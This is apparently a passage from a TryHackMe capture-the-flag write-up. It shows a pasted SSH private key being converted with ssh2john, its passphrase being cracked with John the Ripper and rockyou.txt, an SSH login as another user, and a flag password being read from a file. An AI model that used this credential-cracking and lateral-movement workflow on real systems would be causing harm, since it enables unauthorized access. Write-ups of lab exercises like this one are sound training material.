ev6cTcfzhBhyVqmI1WqwDUZtROTwfI80jo8QDIq+HE0bvCB/o2FxQKYEtgfH
4/UC
D5qrsHAK15DnhH4IXrIkPIA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8L
G
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePk
T
t/CCVLBkM22Ewao8gIguHN5VtaNH0mTLnpjfNLVJCDHI0hKzi3zZmdrxhqI
+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbE
```

```
FMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd7
4VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxF
vpuXthY
-----END RSA PRIVATE KEY-----
```


Copy this key and create an `id_rsa` file on our machine. I'll use John the Ripper to crack this SSH hash.

For SSH hashes, you need to use `ssh2john` to make it easier to crack with John.

```
ssh2john id_rsa > pass.hash
```

Cracking,


```
john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
```



```
┌─[prasanth@parrot]─[~/THM/basic-pentest]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2025-08-31 00:47) 50.00g/s 4140Kp/s 4140Kc/s 4140KC/s bird..aries13
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I've got kay's password. Now, let's log in via SSH, but this time we'll switch to the target machine jan.


Let's proceed by logging in to SSH on the jan machine.



```
jan@ip-10-201-56-94:~$ ssh -i /home/kay/.ssh/id_rsa kay@10.201.56.94
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.201.56.94 (10.201.56.94)' can't be established.
ECDSA key fingerprint is SHA256:tI+WPyzHTHw3QeICc2sSZU8T6QrB99k63pS5K55u1/s.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 30 Aug 2025 03:20:22 PM EDT

  System load:  0.0               Processes:             115
  Usage of /:   49.7% of 13.62GB   Users logged in:       0
  Memory usage: 61%               IPv4 address for eth0: 10.201.56.94
  Swap usage:   20%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-201-56-94:~$
```

Finally, we successfully escalated our privileges from jan to kay.

Final Question : What is the final password you obtain?



```
kay@ip-10-201-56-94:~$ ls
pass.bak
kay@ip-10-201-56-94:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-201-56-94:~$
```

Answer: heresareallystrongpasswordthatfollowsthepasswordpolicy$$
